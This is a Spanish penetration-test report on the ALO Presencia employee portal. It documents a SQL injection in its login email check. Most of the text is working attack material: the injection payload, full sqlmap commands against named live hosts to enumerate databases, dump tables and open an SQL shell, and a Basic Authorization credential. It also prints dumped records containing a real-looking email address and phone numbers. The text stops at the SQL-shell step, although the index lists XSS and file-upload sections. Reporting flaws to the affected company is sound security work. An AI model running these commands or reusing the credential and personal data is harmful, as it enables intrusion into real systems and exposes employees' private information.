



Auditoría


ALO SYSTEMS

Dpto. IT

Índice

Enumeration:	3
Crawling	4
SQLi	5
Sqlmap.....	8
Sqlshell	13
XSS	14
Unrestricted File Upload	15
Conclusiones:	16
SQLi:.....	16
File uploads:	16

Enumeration:




The screenshot shows the Wappalyzer website interface. At the top is a purple header with the Wappalyzer logo and navigation icons. Below the header is a navigation bar with tabs for 'TECNOLOGÍAS' (selected), 'MÁS INFORMACIÓN', and an 'Export' button. The main content area is divided into two columns. The left column lists categories: 'Analítica' (with 'Google Analytics GA4'), 'Framework JavaScript' (with 'Angular 12.2.10'), 'Framework Web' (with 'Ionic'), and a link '¿Algo funciona mal o falta?'. The right column lists categories: 'Miscelánea' (with 'PWA'), 'Lenguaje de programación' (with 'TypeScript'), and 'Mapa' (with 'Google Maps').


Wappalyzer

TECNOLOGÍAS MÁS INFORMACIÓN Export


Analítica

-  [Google Analytics](#) GA4

Framework JavaScript


-  [Angular](#) 12.2.10

Framework Web


-  [Ionic](#)

[¿Algo funciona mal o falta?](#)


Miscelánea

-  [PWA](#)

Lenguaje de programación

-  [TypeScript](#)

Mapa

-  [Google Maps](#)

Análisis de las tecnologías presentes en la web.

Crawling

Con un crawler podemos conseguir todos los ficheros y parámetros que usan las webs (accesibles al público):

```
spider -s "https://portalempleado.alosuite.com" -o ALO -c 10 -d 1
```

```
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-device
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/dpa99c/cordova-diagnostic-plugin
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/katzer/cordova-plugin-email-composer
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/pwlin/cordova-plugin-file-opener2
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-file-transfer
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-file
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/NiklasMerz/cordova-plugin-fingerprint-aio
[linkfinder] - https://github.com/NiklasMerz/cordova-plugin-fingerprint-aio
[linkfinder] - https://github.com/NiklasMerz/cordova-plugin-fingerprint-aio
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/mapsplugin/cordova-plugin-googlemaps
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://ionicframework.com/docs/native/google-maps/
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/katzer/cordova-plugin-local-notifications
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/dpa99c/cordova-plugin-request-location-accuracy
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/xmartlabs/cordova-plugin-market
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-network-information
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/EddyVerbruggen/SocialSharing-PhoneGap-Plugin
[linkfinder] - https://github.com/EddyVerbruggen/SocialSharing-PhoneGap-Plugin
[linkfinder] - https://github.com/EddyVerbruggen/SocialSharing-PhoneGap-Plugin
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-splashscreen
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-statusbar
[linkfinder] - [from: https://portalempleado.alosuite.com/vendor-es2015.js] - https://github.com/apache/cordova-plugin-vibration
```


Información de interés que podemos ver a simple vista:

Plugins, endpoints, parámetros, etc.

Adjuntamos el fichero con todos los datos conseguidos para un análisis por vuestra parte.

SQLi


Empezaremos probando el login de ALO Presencia



The screenshot shows a web browser at the URL `https://portalempleado.alosuite.com/home`. The page displays the ALO Presencia logo and a login form. The username field contains the letter 'a'. A red error message is displayed below the form: "a No es un Email o Teléfono válido, o está mal formateado. Email: debe ser un email valido *@*.* - Telefono: Debe contener numeros, y opcionalmente, el simbolo + o caracteres en blanco." Below the form, it says "ALO Presencia Versión 3.7.3 © AM System 1987 - 2022".


The browser's developer tools are open, showing the Network tab. The first request is a POST to `servicio.ampres...` with the file `EsNuevoUsuario?email=a`, initiated by `xhr`, with a status of 200. The second request is a GET to `servicio.ampres...` with the file `EsNuevoUsuario?email=a`, initiated by `polyfills-es2015.js...`, with a status of 403. The total size transferred is 202 B / 835 B, and the finish time is 4.59 s.

En primer lugar vemos que el backend aplica un filtro en el input del usuario que tendremos que evitar de alguna forma.




Un simple a@a / [a@a.a](#) o un teléfono bypassa el filtro.

Ahora pasamos a testear si este parámetro sanea los inputs del usuario con caracteres genéricos:



Podemos observar que no se sanea.



The screenshot shows the ALO Presencia login interface with a username field containing the payload `a@a' or '1' = '1'` and an empty password field. Below the form, it indicates 'Versión 3.7.3' and '© AM System 1987 - 2022'.

The network tab shows the following requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	1.37 min
403	GET	servicio.ampres...	EsNuevoUsuario?email=a	polyfills-es2015.js:...	json	527 B	202 B	19 ms	
200	OPTIO...	servicio.ampres...	EsNuevoUsuario?email=a@a	xhr	plain	308 B	0 B		
404	GET	servicio.ampres...	EsNuevoUsuario?email=a@a	polyfills-es2015.js:...	json	413 B	89 B		
200	OPTIO...	servicio.ampres...	EsNuevoUsuario?email=a@a'or'1'='1'	xhr	plain	308 B	0 B		
204	GET	servicio.ampres...	EsNuevoUsuario?email=a@a'or'1'='1'	polyfills-es2015.js:...	xml	205 B	0 B		

Mediante este payload bypassamos el filtro y conseguimos salir de los límites esperados en el backend.

Tomamos de ejemplo una posible query en pseudocódigo por simplicidad:

```
Select * from REST_Presencia.Empleados where Usuario = '$usuario'
```

Si damos un Usuario inválido, la query no encuentra resultado y retorna error. Con el payload queda así:


```
Select * from REST_Presencia.Empleados where Usuario = 'a@a' or '1' = '1'
```

Conseguimos así salir de los límites.

Como podemos ver existe una SQLinjection que, a modo de prueba, usaremos para ver el posible daño que puede causar.

Sqlmap


Para simplificar el proceso usaremos una herramienta llamada sqlmap, con esta utilidad vamos a probar payloads para conseguir ejecutar queries SQL totalmente independientes:



```
[x]-[user@parrot]~$ sqlmap
Usage: python3 sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard,
--shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic
and -hh for advanced help
```

<https://github.com/tony/sqlamp>

Partiremos de la petición de login anterior con un parámetro vulnerable que ya hemos detectado:



The screenshot shows a Parrot Terminal window with a curl command being executed. The command is a POST request to a login endpoint with various headers and a payload. The output of the command is displayed in the terminal. Below the terminal, the Chrome DevTools Network tab is open, showing the details of the request. The request is a POST to a login endpoint with a 200 status code. The response headers are visible, showing a 205 B size.

Este es el comando inicial que usaremos para ver las bases de datos presentes en el servidor:

```
$sqlmap 'https://servicio.ampresencia.com/api/Account/EsNuevoUsuario?email=a@a%27or%271%27=%271' -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Referer: https://portalempleado.alosuite.com/' -H 'Content-Type: application/json' -H 'Authorization: Basic cmVzdF9wcmVzZW5jaWFAW1zeXN0ZW0uXzM6QU1TWVNURU0=' -H 'Origin: https://portalempleado.alosuite.com' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: cross-site' -H 'TE: trailers' -t 10 --dbs --batch -t 10 --random-agent
```

```
Sqlmap https://servicio.ampresencia.com/api/Account/EsNuevoUsuario?email=a@a%27or%271%27=%271' -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Referer: https://portalempleado.alosuite.com/' -H 'Content-Type: application/json' -H 'Authorization: Basic cmVzdF9wcmVzZW5jaWFAW1zeXN0ZW0uXzM6QU1TWVNURU0=' -H 'Origin: https://portalempleado.alosuite.com' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Sec-Fetch-Dest: empty' -H 'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: cross-site' -H 'TE: trailers' -t 10 --dbs --batch -threads 10 --random-agent -v 3
```

Podemos observar que ya hemos conseguido un payload (ha determinado los paréntesis para evitar errores) para ejecutar random queries:

```
[10:39:15] [INFO] retrieving the length of query output
[10:39:15] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),1,1))>51 AND ('JRli'='JRli
[10:39:16] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),1,1))>48 AND ('JRli'='JRli
[10:39:16] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),1,1))>49 AND ('JRli'='JRli
[10:39:16] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),1,1))>50 AND ('JRli'='JRli
[10:39:17] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),2,1))>51 AND ('JRli'='JRli
[10:39:17] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),2,1))>48 AND ('JRli'='JRli
[10:39:17] [PAYLOAD] a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),2,1))>9 AND ('JRli'='JRli
```

El payload usado es el siguiente: (Han salido varios)

```
a@a'or'1'='1') AND UNICODE(SUBSTRING((ISNULL(CAST(LTRIM(STR(LEN((SELECT TOP 1 name FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 39 name FROM master..sysdatabases ORDER BY name) ORDER BY name)))) AS NVARCHAR(4000)),CHAR(32))),2,1))>9 AND ('JRli'='JRli
```

El resultado:

available databases [57]:

```
[*] AMERP_1
[*] AMERP_10
[*] AMERP_11
[*] AMERP_12
[*] AMERP_13
[*] AMERP_14
[*] AMERP_15
[*] AMERP_16
[*] AMERP_17
[*] AMERP_2
[*] AMERP_3
[*] AMERP_4
[*] AMERP_5
[*] AMERP_6
[*] AMERP_7
[*] AMERP_8
[*] AMERP_9
[*] AMERP_Conservas
[*] AMERP_Eurowin
[*] AMERP_Famara
[*] AMERP_LopezMorenas
[*] AMERP_Patron
[*] AMERP_Ruano
[*] AMERP_Siguas
[*] AMERP_Vacia
[*] AMSystemRegistroCloud
[*] AMSystemRegistroEuroWin
[*] AMSystemRegistroLopezMorenas
```

[*] AMSystemRegistroRuano

[*] AMTemporalImportaciones

[*] AyfaSoft_1

[*] Catastro

[*] Digicom_1

[*] Dormisur_1

[*] EmpresaBase_1

[*] Grupimatica_1

[*] HelpDesk

[*] HelpDeskBeta

[*] INE

[*] Legalix_1

[*] master

[*] Minubex_1

[*] model

[*] Monkey_1

[*] msdb

[*] Qlik

[*] Registro_AyfaSoft

[*] Registro_Base

[*] Registro_Digicom

[*] Registro_Grupimatica

[*] Registro_Legalix

[*] Registro_Minubex

[*] Registro_Monkey

[*] Registro_Siguas

[*] REST_Presencia

[*] ScanDNI

[*] tempdb

Una vez vemos las bases de datos ya podemos “dumpear” los contenidos con el siguiente comando:

```
sqlmap 'https://servicio.ampresencia.com/api/Account/EsNuevoUsuario?email=a@a%27or%271%27=%271'
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept:
application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br'
-H 'Referer: https://portalempleado.alosuite.com/' -H 'Content-Type: application/json' -H 'Authorization:
Basic cmVzdF9wcmVzZW5jaWFAYW1zeXN0ZW0uZXM6QU1TWVNURU0=' -H 'Origin:
https://portalempleado.alosuite.com' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Sec-Fetch-Dest: empty' -H
'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: cross-site' -H 'TE: trailers' --threads 10 -D REST_Presencia --dump -
batch -t 10 --random-agent
```

Con un fin totalmente demostrativo hemos conseguido unos pocos datos de la tabla Credenciales pero se puede sacar los datos de todo:

Database: REST_Presencia
Table: Credenciales
(7 entries)

Id	pwd	email	Estado	Perfil	usuario	GUID_Empresa	GUID_Registro	CodigoEmpleado
60937	<blank>	-	0	0	NULL	NULL	C8A2728B-EA99-4463-9891-E50EA6BA2080	12
69686	<blank>	- 625134631	0	0	NULL	NULL	80F51161-AB92-4177-AF58-1E2A536811A7	26
67907	<blank>	-	0	0	NULL	NULL	E57CB09B-A3F7-49C3-82AD-8237C990DF28	65
47596	<blank>	@	0	0	NULL	NULL	EBF7A8814E5947A69FAC4D96F5F433F4	2
47062	<blank>	alydicko8181@gmail.com	0	0	NULL	NULL	56CC8709B02C47CB808DD88C1EB8DF1F	3
70500	<blank>	+34633360260	0	0	NULL	NULL	6E9E305758C441BBA466D2FB663D1CFE	106
70506	<blank>	+34635175768	0	0	NULL	NULL	441FA6F6A0EA430994BA62A136262A47	105

Sqlshell

Con este comando podemos conseguir una shell de SQL en el servidor con la que podremos enumerar más a fondo:

```
sudo sqlmap
'https://servicio.ampresencia.com/api/Account/EsNuevoUsuario?email=a@a%27or%271%27=%271' -H
'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept:
application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br'
-H 'Referer: https://portalempleado.alosuite.com/' -H 'Content-Type: application/json' -H 'Authorization:
Basic cmVzdF9wcmVzZW5jaWFAYW1zeXN0ZW0uZXM6QU1TWVNURU0=' -H 'Origin:
https://portalempleado.alosuite.com' -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Sec-Fetch-Dest: empty' -H
'Sec-Fetch-Mode: cors' -H 'Sec-Fetch-Site: cross-site' -H 'TE: trailers' --threads 10 --batch --threads 10 -D
REST_Presencia --dbms mssql --sql-shell
